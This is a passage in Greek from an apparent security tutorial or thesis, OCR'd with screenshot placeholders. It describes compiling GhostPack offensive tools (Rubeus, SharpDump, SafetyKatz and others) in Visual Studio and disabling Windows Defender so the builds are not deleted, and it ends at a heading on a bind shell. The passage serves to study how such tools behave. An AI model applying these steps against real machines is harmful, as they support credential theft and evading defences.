
Κατόπιν, δημιουργούμε το εκτελέσιμο, επιλέγοντας το μενού “Build” από τις ακόλουθες επιλογές:




Τέλος, εντοπίζουμε το seatbelt.exe στον φάκελο που δημιουργήθηκε:




Ακριβώς την ίδια διεργασία, εκτελούμε και για τα επόμενα εκτελέσιμα. Το επόμενο έργο είναι το SharpUp. Κλωνοποιούμε πάλι το αποθετήριο:




Μόλις ανοίξει τοπικά, ακολουθούμε τα ίδια βήματα μέχρι να δημιουργηθεί το εκτελέσιμο αρχείο σε έκδοση “Release”:




Το επόμενο εργαλείο είναι το Rubeus (μετεξέλιξη του SharpRoast). Εντοπίζουμε και αντιγράφουμε τη διεύθυνση git, την οποία και αντιγράφουμε στο Visual Studio:




Μόλις φέρει τα αρχεία του αποθετηρίου τοπικά στον υπολογιστή μας, δημιουργούμε το εκτελέσιμο:




Την ίδια λειτουργία εκτελούμε για το έργο “SharpDump”. Κλωνοποιούμε το αποθετήριο:




Και δημιουργούμε το εκτελέσιμο:




Επόμενο έργο το “SafetyKatz”. Η ίδια ακριβώς διαδικασία ακολουθείται κι εδώ:



Και ομοίως κάνουμε compile το project στο εκτελέσιμο:



Ολοκληρώνοντας, το τελευταίο project που θα εξετάσουμε είναι το SharpWMI. Κλωνοποιούμε το repository με τον ίδιο ακριβώς τρόπο:



Και δημιουργούμε το εκτελέσιμο, με την ίδια ακριβώς μέθοδο που έχουμε δημιουργήσει και τα προηγούμενα.

Γενικά, ένα από τα μεγάλα οφέλη έργων όπως το GhostPack, είναι ότι μπορούμε ανά πάσα στιγμή να επιθεωρήσουμε τον κώδικα. Ας σημειωθεί ότι όλα τα έργα είναι γραμμένα σε C#, μια πολύ ισχυρή προγραμματιστική γλώσσα στο περιβάλλον των Windows. Έχουμε την ικανότητα να ελέγξουμε, να διορθώσουμε κι αν χρειαστεί να επέμβουμε στον κώδικα, ώστε να δημιουργήσουμε ένα τροποποιημένο & ενδεχομένως βελτιωμένο πρόγραμμα.

Έχοντας πλέον τα εκτελέσιμα που θα εξετάσουμε, μπορούμε να δούμε πώς συμπεριφέρεται ο υπολογιστής – στόχος στα 2 δυνητικά σενάρια εκτέλεσης κακόβουλου λογισμικού: της τοπικής εκτέλεσης και της απομακρυσμένης.

Αξίζει να σημειώσουμε ότι σε ένα πλήρως ενημερωμένο σύστημα, πρέπει να απενεργοποιήσουμε το Windows Defender ή άλλο αντιϊκό (αν υπάρχει), διότι τα εκτελέσιμα που παράγονται από το compilation, σε κάποιες περιπτώσεις (π.χ. στο Rubeus), εντοπίζονται ως μολυσμένα και διαγράφονται.

Συνεπώς, ξέρουμε εκ προοιμίου ότι τα αρχεία θα αντιμετωπιστούν ως «εχθρικά» από τα αμυντικά συστήματα των Windows και θα πρέπει να φροντίσουμε να τα απενεργοποιήσουμε.

Ενεργοποίηση δεσμευμένου κελύφους γραμμής εντολών (bind shell) κι εκτέλεση εργαλείων στο ίδιο σύστημα – στόχο (local)

